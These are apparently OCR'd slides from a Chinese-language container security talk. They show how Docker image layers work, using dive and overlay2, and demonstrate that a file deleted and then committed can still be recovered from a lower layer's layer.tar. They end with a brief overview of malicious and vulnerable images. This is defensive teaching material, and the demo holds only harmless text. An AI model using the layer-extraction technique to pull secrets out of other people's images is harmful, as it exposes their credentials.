
```
wget https://github.com/wagoodman/dive/releases/download/v0.8.1/dive_0.8.1_linux_amd64.deb
sudo apt install ./dive_0.8.1_linux_amd64.deb -y
docker images
dive ubuntu:20.04
```



```
[Layers]──────────────────────────────────────────────── [● Current Layer Contents]──────────────────────────────────
Cmp   Size  Command                                       Permission     UID:GID       Size  Filetree
     73 MB  FROM sha256:e915d510                          -rwxrwxrwx         0:0        0 B  ├── bin → usr/bin
                                                          drwxr-xr-x         0:0        0 B  ├── boot
[Layer Details]─────────────────────────────────────────  drwxr-xr-x         0:0        0 B  ├── dev
                                                          drwxr-xr-x         0:0     118 kB  ├── etc
Digest: sha256:e915d510ff2b469b8d03347ad6e785254beeb      -rw-------         0:0        0 B  │   ├── .pwd.lock
449931f7631dbcede8e5f281540                               -rw-r--r--         0:0     3.0 kB  │   ├── adduser.c
Command:                                                  drwxr-xr-x         0:0      100 B  │   ├── alternati
#(nop) ADD file:f0e219aa0262921f4667bb1a79ad839b3efd      -rw-r--r--         0:0      100 B  │   │   ├── READM
92e23eef2d1b5eba9cfe4eaf78cc in /                         -rwxrwxrwx         0:0        0 B  │   │   ├── awk →
                                                          -rwxrwxrwx         0:0        0 B  │   │   ├── nawk
[Image Details]─────────────────────────────────────────  -rwxrwxrwx         0:0        0 B  │   │   ├── pager
                                                          -rwxrwxrwx         0:0        0 B  │   │   ├── rmt →
Total Image size: 73 MB                                   -rwxrwxrwx         0:0        0 B  │   │   └── w → /
Potential wasted space: 0 B                               drwxr-xr-x         0:0      11 kB  │   ├── apt
Image efficiency score: 100 %                             drwxr-xr-x         0:0     1.4 kB  │   │   ├── apt.c
                                                          -rw-r--r--         0:0       92 B  │   │   │   ├── 0
Count   Total Space  Path                                 -rw-r--r--         0:0      630 B  │   │   │   ├── 0
                                                          -rw-r--r--         0:0      182 B  │   │   │   ├── 7
                                                          -rw-r--r--         0:0       44 B  │   │   │   ├── d
                                                          -rw-r--r--         0:0      318 B  │   │   │   ├── d
                                                          -rw-r--r--         0:0       70 B  │   │   │   ├── d
 ^C Quit │ Tab Switch view │ ^F Filter │ Space Collapse dir │ ^Space Collapse all dir │ ^A Added │ ^R Removed │
```


Hardcoded Secrets - 容器分層概念

How the overlay2 driver works




https://docs.docker.com/storage/storagedriver/overlayfs-driver/

Hardcoded Secrets - 容器分層概念



Hardcoded Secrets - Docker Image 查看分層

```
docker image inspect --format='{{json .GraphDriver}}' <IMAGE ID>
```




```
┌──(root💀kali)-[~]
└─# docker image inspect --format='{{json .GraphDriver}}' 69fa5799148f | jq
{
  "Data": {
    "LowerDir": "/var/lib/docker/overlay2/bf4c8f1d1e05d8324aff689c0d791cc192802657e4fe9d4f40fed08279fda7d5/diff:/var/li
lib/docker/overlay2/f970cee7ee3c99196e56e519499f834842e979d86dda4a79b187486b9b8d9340/diff:/var/lib/docker/overlay2/6c8d
1d6fb6b808fed29a81d053505af59a4fe11e4060993c2f66afbd4ebb3fca41/diff:/var/lib/docker/overlay2/274c91c1eafb24a50a06e9858a
411ae08ea674ad7b37f8df1681cffa3fcac1fac7/diff",
    "MergedDir": "/var/lib/docker/overlay2/76e2bfc67a5681659da3c1311987826137b4b3c5aa1c2a724b5029237caa0138/merged",
    "UpperDir": "/var/lib/docker/overlay2/76e2bfc67a5681659da3c1311987826137b4b3c5aa1c2a724b5029237caa0138/diff",
    "WorkDir": "/var/lib/docker/overlay2/76e2bfc67a5681659da3c1311987826137b4b3c5aa1c2a724b5029237caa0138/work"
  },
  "Name": "overlay2"
}
```

Hardcoded Secrets - Docker commit

```
# 建立 Docker 映像
docker build -t nginx-add-file .

# 創建一個新的容器並運行 nginx-add-file 映像
docker run -d --name nginx-container nginx-add-file

# 進入容器內部
docker exec -it nginx-container bash

# 在容器內部刪除檔案
rm /usr/share/nginx/html/hackercat.txt

# 退出容器
exit

# 將容器內的更改提交為一個新的 Docker 映像
docker commit nginx-container nginx-remove-file
```


```
# Dockerfile

FROM nginx:latest

RUN echo "hello, i am hackercat" > /usr/share/nginx/html/hackercat.txt
```




```
┌──(root💀hackercat)-[~/overlay-demo]
└─# docker exec -it nginx-container bash
root@db9cb8897d26:/# cat /usr/share/nginx/html/hackercat.txt
hello, i am hackercat
root@db9cb8897d26:/# rm /usr/share/nginx/html/hackercat.txt
root@db9cb8897d26:/# cat /usr/share/nginx/html/hackercat.txt
cat: /usr/share/nginx/html/hackercat.txt: No such file or directory
```

Hardcoded Secrets - Docker commit

```
dive nginx-remove-file
```




```
[● Current Layer Contents]──────────────────────────────────────────
Permission      UID:GID       Size  Filetree
-rw-r--r--          0:0      108 B  │   │   │   └── dash
drwxr-xr-x          0:0        0 B  │   │   ├── misc
drwxr-xr-x          0:0     1.1 kB  │   │   ├── nginx
drwxr-xr-x          0:0     1.1 kB  │   │   │   └── html
-rw-r--r--          0:0      497 B  │   │   │       ├── 50x.html
-rw-r--r--          0:0       22 B  │   │   │       ├── hackercat.txt
-rw-r--r--          0:0      615 B  │   │   │       └── index.html
```




```
┌──(root💀hackercat)-[~/overlay-demo/e1a3ca5d881c2ea63e3fa73f5
└─# tar xvf layer.tar
usr/
usr/share/
usr/share/nginx/
usr/share/nginx/html/
usr/share/nginx/html/hackercat.txt

┌──(root💀hackercat)-[~/overlay-demo/e1a3ca5d881c2ea63e3fa73f5
└─# cat usr/share/nginx/html/hackercat.txt
hello, i am hackercat
```

Hardcoded Secrets - Docker commit

```
dive nginx-remove-file
```



```
[● Current Layer Contents]
Permission     UID:GID       Size  Filetree
-rw-r--r--         0:0      108 B  │   │   │   └── dash
drwxr-xr-x         0:0        0 B  │   │   ├── misc
drwxr-xr-x         0:0     1.1 kB  │   │   ├── nginx
drwxr-xr-x         0:0     1.1 kB  │   │   │   └── html
-rw-r--r--         0:0      497 B  │   │   │       ├── 50x.html
-rw-r--r--         0:0       22 B  │   │   │       ├── hackercat.txt
-rw-r--r--         0:0      615 B  │   │   │       └── index.html
```



```
┌──(root💀hackercat)-[~/overlay-demo/e1a3ca5d881c2ea63e3fa73f5
└─# tar xvf layer.tar
usr/
usr/share/
usr/share/nginx/
usr/share/nginx/html/
usr/share/nginx/html/hackercat.txt

┌──(root💀hackercat)-[~/overlay-demo/e1a3ca5d881c2ea63e3fa73f5
└─# cat usr/share/nginx/html/hackercat.txt
hello, i am hackercat
```

Insecure Container Images

不安全的映像檔

惡意映像檔

- 蓄意製作，目的是執行惡意行為
- 惡意軟體、木馬程式、後門等惡意程式碼
- 可能是偽造的映像檔，冒充合法的映像檔
- 使用這類映像檔會將惡意程式帶入容器環境可能導致資料洩漏、系統入侵、勒索加密等風險


具有漏洞的映像檔

- 本身沒有惡意，但包含已知的軟體漏洞
- 使用了存在漏洞的第三方函式庫或程式
